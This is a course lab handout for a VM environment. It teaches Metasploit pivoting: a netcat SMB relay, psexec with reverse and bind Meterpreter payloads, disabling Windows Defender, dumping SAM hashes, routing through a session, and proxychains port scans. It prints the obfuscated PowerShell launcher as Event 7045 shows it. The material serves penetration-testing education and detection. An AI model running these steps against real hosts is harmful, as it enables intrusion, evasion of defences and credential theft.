

Lab9 Metasploit Pivoting

Due by midnight March 2, 2023

Lab Learning Objectives

- Use Metasploit psexec module
- Pivot using Metasploit route
- Use Metasploit auxiliary modules for port scan and proxy

Lab Setup

For this lab, we will use Kali Linux, Ubuntu Linux, Windows 7 and Windows 10 virtual machines. Make sure you have at least one admin account created on your Windows 10. In this lab, I used georgia: password123. You may have a different credential which is needed when we configure the Metasploit. Make sure to use the admin account for the lab.

Lab Instructions

1. Move to your Ubuntu Linux. Login by using the following credentials

Username: georgia

Password: password

Once logged in, bring up a terminal by clicking Applications → Accessories → Terminal



Notice that currently you do not have the root privilege. Your prompt shows `georgia@ubuntu:~$`. Let's escalate to the root by typing


\$ sudo su -

At the prompt, provide georgia's password and hit enter. You should now have the root privilege by seeing the prompt `root@ubuntu:~#`

2. Now, we'll construct a Netcat relay for SMB port pivoting. Type the following commands to the terminal and hit enter.

mknod /tmp/backpipe p


nc -nlvp 3333 0</tmp/backpipe | nc Windows 10 IP_address 445 1>/tmp/backpipe

A terminal window titled 'root@ubuntu: ~' with a menu bar (File, Edit, View, Terminal, Tabs, Help). The terminal shows the following commands and output:

```
root@ubuntu:~# mknod /tmp/backpipe p
root@ubuntu:~# nc -nlvp 3333 0</tmp/backpipe | nc 153.91.155.61 445 1>/tmp/backpipe
listening on [any] 3333 ...
connect to [153.91.153.151] from (UNKNOWN) [153.91.154.174] 39253
```

3. Let's move to Kali Linux. Bring up a terminal and start the Metasploit

\$ sudo msfconsole

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following commands and output in the msf prompt:

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set RHOST 153.91.153.151
RHOST => 153.91.153.151
msf exploit(windows/smb/psexec) > set RPORT 3333
RPORT => 3333
msf exploit(windows/smb/psexec) > set LHOST 153.91.154.174
LHOST => 153.91.154.174
msf exploit(windows/smb/psexec) > set SMBUser georgia
SMBUser => georgia
msf exploit(windows/smb/psexec) > set SMBPass password123
SMBPass => password123
msf exploit(windows/smb/psexec) > exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 153.91.154.174:4444
msf exploit(windows/smb/psexec) > [*] 153.91.153.151:3333 - Connecting to the server...
[*] 153.91.153.151:3333 - Authenticating to 153.91.153.151:3333 as user 'georgia'
....
[*] 153.91.153.151:3333 - Selecting PowerShell target
[*] 153.91.153.151:3333 - Executing the payload...
```

At your msf prompt, enter

msf> use exploit/windows/smb/psexec

msf> set PAYLOAD windows/meterpreter/reverse_tcp

msf> set RHOST your Ubuntu IP_address

msf> set RPORT 3333

msf> set LHOST Kali_Linux_Address

msf> set SMBUser gerogia

msf> set SMBPass password123


To review the configuration before we launch the exploit, type

msf> show options

If everything looks fine, run


msf > exploit -j

You should see a session opened which you can interact with it. If the exploit fails, try another time. If it still does not work most likely the Windows Defender is interfering with the payload. Please disable its real-time protection using the following steps. Bring up an elevated PowerShell (right click the PowerShell and select Run as administrator) command prompt



Type the following command to shut down the Windows Defender and re-run the exploit.

PS C:> set-mppreference -disablerealtimemonitoring \$true



Type exit to quit Meterpreter and Metasploit after you are done. One of the most important things we have learned from this lab is that we can specify any given target port we'd like in Metasploit's psexec module, not just TCP 445. In this lab, we used port 3333. Many other SMB client software programs, such as Sysinternals psexec, Windows net use, and more, are all hard-coded to connect only to TCP port 445. Metasploit's psexec module can let us set any target TCP port, lending itself to flexible pivoting.

```
msf exploit(windows/smb/psexec) > sessions -l

Active sessions
=====

  Id  Name  Type  Information  Conn
  ---  ---  ---  ---  ---
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-1MM00E9 153.91.154.174:4444 -> 153.91.155.61:50430 (153.91.155.61)

msf exploit(windows/smb/psexec) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > █
```

Let's look at the events that Windows 10 records when the Metasploit psexec module is used against it. On your Windows 10 machine, bring up an elevated terminal and type

C:\> eventvwr.msc

On the left screen of the Event Viewer window, expand **Windows Logs** and select the **System** log. In the middle of your screen, look at an event with an event ID of 7045. Look at the **General** tab of this event. You can see that "A service was installed on the system". You can also see the Service Name which is a pseudo-random string. This is certainly suspicious.

Still in the Event Viewer, on the left side of the screen, select the **Security** log and look for event ID 4672. Click on it, and in the General tab, you should see that special privileges were assigned to a new logon. Click on the **Details** tab, you can see that the **SubjectUserName** is the user you entered as SMBUser for psexec, in our case is Georgia.

The screenshot shows the Windows Event Viewer application. On the left, the 'System' log is selected under 'Windows Logs'. The main pane displays a list of events, with event ID 7045 highlighted. Below the list, the details for event 7045 are shown, including the message 'A service was installed in the system.' and the service name 'cfPyjPqLeUZEqv'. The 'General' tab is active, showing the event's source as 'Service Control Manager' and the user as 'DESKTOP-1MM00E9\georgie'.


Level	Date and Time	Source	Event ID	Task Category
Error	2/18/2019 2:02:01 PM	Service ...	7009	None
Information	2/18/2019 2:02:01 PM	Service ...	7045	None
Error	2/18/2019 1:01:20 PM	Service ...	7009	None
Information	2/18/2019 1:01:20 PM	Service ...	7045	None
Information	2/18/2019 1:00:23 PM	Service ...	7045	None
Information	2/18/2019 12:18:46 PM	Kernel ...	16	None

Event 7045, Service Control Manager


General Details

A service was installed in the system.


Service Name: cfPyjPqLeUZEqv
Service File Name: %COMSPEC%/b /c start /b /min powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){\$b='powershell.exe'}else{\$b=\$env:windir+'system32\WindowsPowerShell\v1.0\powershell.exe'};\$s=New-Object System.Diagnostics.ProcessStartInfo;\$s.FileName=\$b;\$s.Arguments='-noni -nop -w hidden -c &{[scriptblock]::create((New-Object IO.StreamReader(New-Object IO.Compression.GzipStream((New-Object IO.MemoryStream([Convert]::FromBase64String("H4sIAADkPa1wCA7VW+2/aSBD+OZH6P1qVkm2FYBxl00aqqGuejphADIRH0Wmx12aT1Q32mqR6/d9vFuW2VdO79qSzeOxjZnbmm29n7KWhw2kUSl5vdCV9fnN60scxDiS4NjerCqVfsFqqJ6cwEbB6aXSR0mZo/W6HqWYhovr61oaxyTkx3mpRThKEHlsGSWJokp/SfcrEpPz2+UDcbj0WSr8WWqxallZJrarYWdFpHMUumKvGzLYeFOv14xvRf705Vbn5/qi1NikmCWKbO8SToK5y5isI9UceBwtvaKbFEnipL146V7GIyuSaMwwR7pqbUts




4. Consider another scenario. Suppose you managed to compromise a system, say a computer in DMZ, and get a Meterpreter on that host. After some post exploitation activities, you find another host in the internal network but in a different subnet and your test machine cannot directly access to it. The new host is in scope. How can you get a Meterpreter on the new host? We will use Metasploit route command to pivot. This is an extremely important skill to master as a penetration tester.




Next, let's set up Windows 7 and Windows 10 virtual machines so that they will be ready for the lab. Move to the Windows 7 virtual machine in VMware. Please make sure that Windows 7 virtual machine is powered off. Click **Edit virtual machine settings**. The **Virtual Machine Settings** window will pop up. Click the **Add...** button at the bottom of that Window. You now see the **Add Hardware Wizard** window. Select **Network Adapter** and click the **Finish** button at the bottom of the window.



In the **Virtual Machine Settings** windows, you will see that **Network Adapter 2** is added. By default, the new network adapter set to NAT mode. We will change it to the Host-only mode. Check the **Host-only: A private network shared with the host** radio button at the right side of the screen. Click the **OK** button at the bottom of the window to finish. Also make sure that the **Connected** and **Connected at power on** check boxes under **Device Status** are both checked.



Let's power on the Windows 7 virtual machine. Move to Windows 10 virtual machine. Right click your Windows 10 virtual machine in the VMware **My Computer** panel at the left side of your screen and select **Settings...** in the menu. You should see the **Virtual Machine Settings** windows again. The **Network Adapter** should show NAT. We will change it to host-only mode. Check the **Host-only: A private network shared with the host** radio button at the right side of the screen. Click the **OK** button at the bottom of the window to finish. Also make sure that the **Connected** and **Connected at power on** check boxes under **Device Status** are both checked.



5. We are now ready for our pivoting lab. Let's first run the ipconfig command on the Windows 7 virtual machine. You should see two network interfaces as we added a second adapter in step 4. In other words, the Windows 7 machine now has two IP addresses. One for each different subnet. In the screenshot,

Subnet 1: 192.168.1.78, netmask 255.255.255.0

Subnet 2: 172.16.85.129, netmask 255.255.255.0

Ethernet adapter Local Area Connection 2 is for the second network adapter we just added. (your IP addresses may be different in your lab environment)

```
Administrator: C:\Windows\System32\cmd.exe
Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix  . : localdomain
Link-local IPv6 Address . . . . . : fe80::7c77:1639:12f9:da4e%21
IPv4 Address. . . . . : 172.16.85.129
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . :

Ethernet adapter Bluetooth Network Connection:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix  . :

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix  . : attlocal.net
IPv6 Address. . . . . : 2600:1700:2fe0:18f0:35b3:d951:d6fb:94cf
Temporary IPv6 Address. . . . . : 2600:1700:2fe0:18f0:d404:d9db:1082:54aa
Link-local IPv6 Address . . . . . : fe80::35b3:d951:d6fb:94cf%11
IPv4 Address. . . . . : 192.168.1.78
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::d6b2:7aff:fea4:eb01%11
                          192.168.1.254
```

Now, move to Kali Linux machine and bring up a terminal. Let's delete the default route by typing

\$ sudo ip route del default

Let's try to ping the Windows 10 machine. You should find that our Kali Linux machine is no longer able to connect to the Windows 10 machine. Why? (**Question 1**) Use your Kali Linux machine to ping Windows 7 machine (using the IP address under the **Ethernet adapter Local Area Connection** section since the Kali Linux machine is on the same subnet). You should be able to connect to the Windows 7

machine. Let's ping the Windows 10 machine from our Windows 7 machine. We will find out our Windows 7 machine can connect to the Windows 10 machine. Why? (**Question 2**)

Next, we will use Windows 7 machine as a pivot to put a Meterpreter on the Windows 10 machine. Move back to the Kali Linux machine and start the msfconsole.

At your msf prompt, enter

```
msf> use exploit/windows/smb/psexec
```

```
msf> set PAYLOAD windows/meterpreter/reverse_tcp
```

```
msf> set RHOST your Windows 7 IP_address (make sure this is the address on the same subnet of your Kali)
```

```
msf> set LPORT 3333
```

```
msf> set SMBUser georgia
```

```
msf> set SMBPass password
```

To review the configuration before we launch the exploit, type

```
msf> show options
```

A screenshot of a terminal window with a light blue background. It shows the following commands and their outputs in a monospaced font:

```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.1.69
LHOST => 192.168.1.69
msf exploit(windows/smb/psexec) > set LPORT 3333
LPORT => 3333
msf exploit(windows/smb/psexec) > set RHOST 192.168.1.78
RHOST => 192.168.1.78
msf exploit(windows/smb/psexec) > set SMBUser georgia
SMBUser => georgia
msf exploit(windows/smb/psexec) > set SMBPass password
SMBPass => password
msf exploit(windows/smb/psexec) > show options
```

If everything looks fine, run

```
msf> exploit -j
```

You should see a session opened which you can interact with it.

```
msf> sessions -l
```

```
msf> sessions -i session_id
```

You should now have the Meterpreter prompt. Let's run the Meterpreter hashdump script to dump the hashes from the SAM database.

```
meterpreter> run hashdump
```

You can see that the hashes are dumped on the screen. Let's save the hashes in a text file called sam.txt. **Please make sure to save the file for future password cracking attack.** Also notice that the password

hints are also be dumped if you have any. Run the Meterpreter `hashdump` command. What is the difference you can notice? (Question 3)

meterpreter > hashdump

```
[*] Dumping password hints...
frank:"reverse password"
georgia:"default password"
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
frank:1001:aad3b435b51404eeaad3b435b51404ee:7564d84f607955804577569e716dfe4d:::
monk:1002:aad3b435b51404eeaad3b435b51404ee:f9a2d4b1ede1eca53a56356d77fd7b45:::
georgia:1003:aad3b435b51404eeaad3b435b51404ee:8846f7eae8fb117ad06bdd830b7586c:::
:
```

Let's background the Meterpreter session by typing `background`. You now get your msf prompt back. What is other command you can use to accomplish the same effect? (Question 4)

meterpreter > background

In your msf prompt (make sure that it is NOT in your Meterpreter prompt), type

msf > route add Windows 10 IP_Address 255.255.255.0 session_id

6. Next, we will use the Metasploit pivoting (through Meterpreter session 1) to perform port scan on Windows 10 machine from our Kali Linux machine. We cannot directly use Nmap on Kali Linux machine to scan the Windows 10 machine since there is no connection between Kali Linux machine and Windows 10 machine. We will use Metasploit's **auxiliary/scanner/portscan/tcp** module

msf > use auxiliary/scanner/portscan/tcp

Next, let's review this module's configuration by running

msf > show options

The module requires us to specify RHOSTS (be careful, it is NOT RHOST). Let's set RHOSTS to be our Windows 10 machine

msf > set RHOSTS Windows 10 IP_Address

By default, the module scans ports 1-10000. To save time, let's just scan the first 500 ports by running

msf > set PORTS 1-500

After that, run the scan by typing

msf > exploit

```

msf exploit(windows/smb/psexec) > use auxiliary/scanner/portscan/tcp
msf auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

  Name      Current Setting  Required  Description
  ---      -
  CONCURRENCY  10              yes       The number of concurrent ports to check per host
  DELAY        0               yes       The delay between connections, per thread, in milliseconds
  JITTER       0               yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
  PORTS        1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
  RHOSTS       172.16.85.130   yes       The target address range or CIDR identifier
  THREADS      1               yes       The number of concurrent threads
  TIMEOUT      1000            yes       The socket connect timeout in milliseconds

msf auxiliary(scanner/portscan/tcp) > set PORTS 1-500
PORTS => 1-500
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 172.16.85.130
RHOSTS => 172.16.85.130
msf auxiliary(scanner/portscan/tcp) > exploit

```

The module should finish running after a few minutes. We can see that ports 135, 139 and 445 are open on our Windows 10 machine. We also notice that the speed of the Metasploit port scanner is much slower than Nmap.

```

[+] 172.16.85.130: - 172.16.85.130:135 - TCP OPEN
[+] 172.16.85.130: - 172.16.85.130:139 - TCP OPEN
[+] 172.16.85.130: - 172.16.85.130:445 - TCP OPEN
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

From the port scan result, we find that port 445 is open on Windows 10 machine. In other words, we can use the psexec module again to have a Meterpreter on Windows 10 machine through pivoting.

7. First select the psexec module by running

```
msf > use exploit/windows/smb/psexec
```

Next, let's run the show options command to review the configuration for our Metasploit.

```
msf > show options
```

Most of the options will remain the same from the previous run. We do need to make several changes. We will use georgia again for the Windows 10 machine. However, her password is different on the Windows 10 machine. Set georgia's password for Windows 10 machine by running

```
msf > set SMBPass password123
```

We also need to change the remote host from Windows 7 machine to Windows 10 machine

```
msf > set RHOST Windows 10 IP_Address
```

Let's also change the local port to 2222

```
msf > set LPORT 2222
```

We also need to change the payload. Since Our Kali Linux machine can no longer connect to the Windows 10 machine directly. A reverse shell will not work since the Windows 10 machine does not know how to route traffic back to our Kali Linux machine. We will use the bind shell instead. If our Kali Linux machine was on the Internet and the internal network we are attacking could route to Internet, that would not be the case. Here, our host-only network does not know how to route to our NAT network. When we set up the options for the bind shell, we specified the LPORT to be 2222. Is this port listening on Kali or Windows 10, and why? (**Question 5**)

msf> set PAYLOAD windows/meterpreter/bind_tcp

```
msf exploit(windows/smb/psexec) > route add 172.16.85.130 255.255.255.0 1
[*] Route added
msf exploit(windows/smb/psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(windows/smb/psexec) > set LPORT 2222
LPORT => 2222
msf exploit(windows/smb/psexec) > set SMBPass password123
SMBPass => password123
msf exploit(windows/smb/psexec) > show options
```

Review your configuration one more time. If everything looks fine, hit

msf> exploit -j

You should see a session opened which you can interact with it.

```
msf auxiliary(scanner/portscan/tcp) > sessions -l

Active sessions
=====
  Id  Name  Type  Information  Conn
  ---  ---  ---  ---
  1    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WIN-KONGNAISH3M 192.168.1.69:3333 -> 192.168.1.78:49159 (192.168.1.78)
  2    meterpreter x86/windows NT AUTHORITY\SYSTEM @ DESKTOP-OGNBOUP 192.168.1.69-192.168.1.78:0 -> 172.16.85.130:2222 (172.16.85.130)
```

You can now interact the two Meterpreter sessions. Pivoting through Metasploit is all well and good, but we are limited to use Metasploit modules since we will not be able to use external tools (such as Nmap) with our Metasploit route.

8. Next, we will use the ProxyChains tool to send our traffic from other Kali Linux tools to Windows 10 through Metasploit. Let's first set up a proxy server in Metasploit by using the **auxiliary/server/socks_proxy**. If you are using an older version of Metasploit, you can use the **auxiliary/server/socks4a** module instead.

msf> use auxiliary/server/socks_proxy

Review the module configuration by running

msf> show options

Set the **VERSION** option to 4a by typing

msf> set VERSION 4a

```

msf6 > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > show options

Module options (auxiliary/server/socks_proxy):
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] -----
Name      Current Setting  Required  Description
-----
PASSWORD  Password disabled (-Pn)  no        Proxy password for SOCKS5 listener
SRVHOST    0.0.0.0          yes       The address to listen on
SRVPORT    1080             yes       The port to listen on
USERNAME    Strict chain      no        Proxy username for SOCKS5 listener
VERSION    5                yes       The SOCKS version to use (Accepted: 4a, 5)

```

Leave the options as default. Also note that the server will be listening on port 1080. Next, we need to edit the configuration file for ProxyChains at **/etc/proxychains4.conf**. Bring up a Kali Linux terminal and run

\$ sudo gedit /etc/proxychains4.conf

Scroll down to the bottom of the file. Change the last line of the file from socks4 127.0.0.1 9050 to **socks4 127.0.0.1 1080**. Save the file and close the gedit. At the msf prompt, enter exploit to run the socks4a module.

```

[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks4 127.0.0.1 1080

```

We will check the top 100 most popular ports on the Windows 10 machine. The Metasploit route from step 5 must still be active because ProxyChains simply redirects the traffic to Metasploit, which will forward the traffic through the pivot. In the Kali Linux terminal, run

proxychains nmap -Pn -sT -sV -F Windows 10 IP_Address

```

root@kali:~# proxychains nmap -Pn -sT -sV -F 172.16.85.130
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-14 22:03 EST
|DNS-request| 2600:1700:2fe0:18f0::1
|S-chain| -<-127.0.0.1:1080-<-<-4.2.2.2:53-<-<-OK
|DNS-response|: 2600:1700:2fe0:18f0::1 does not exist
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:1723-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:995-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:8888-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:53-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:111-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:113-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:587-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:5900-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:993-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:3306-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:110-<-denied
|S-chain| -<-127.0.0.1:1080-<-<-172.16.85.130:80-<-denied
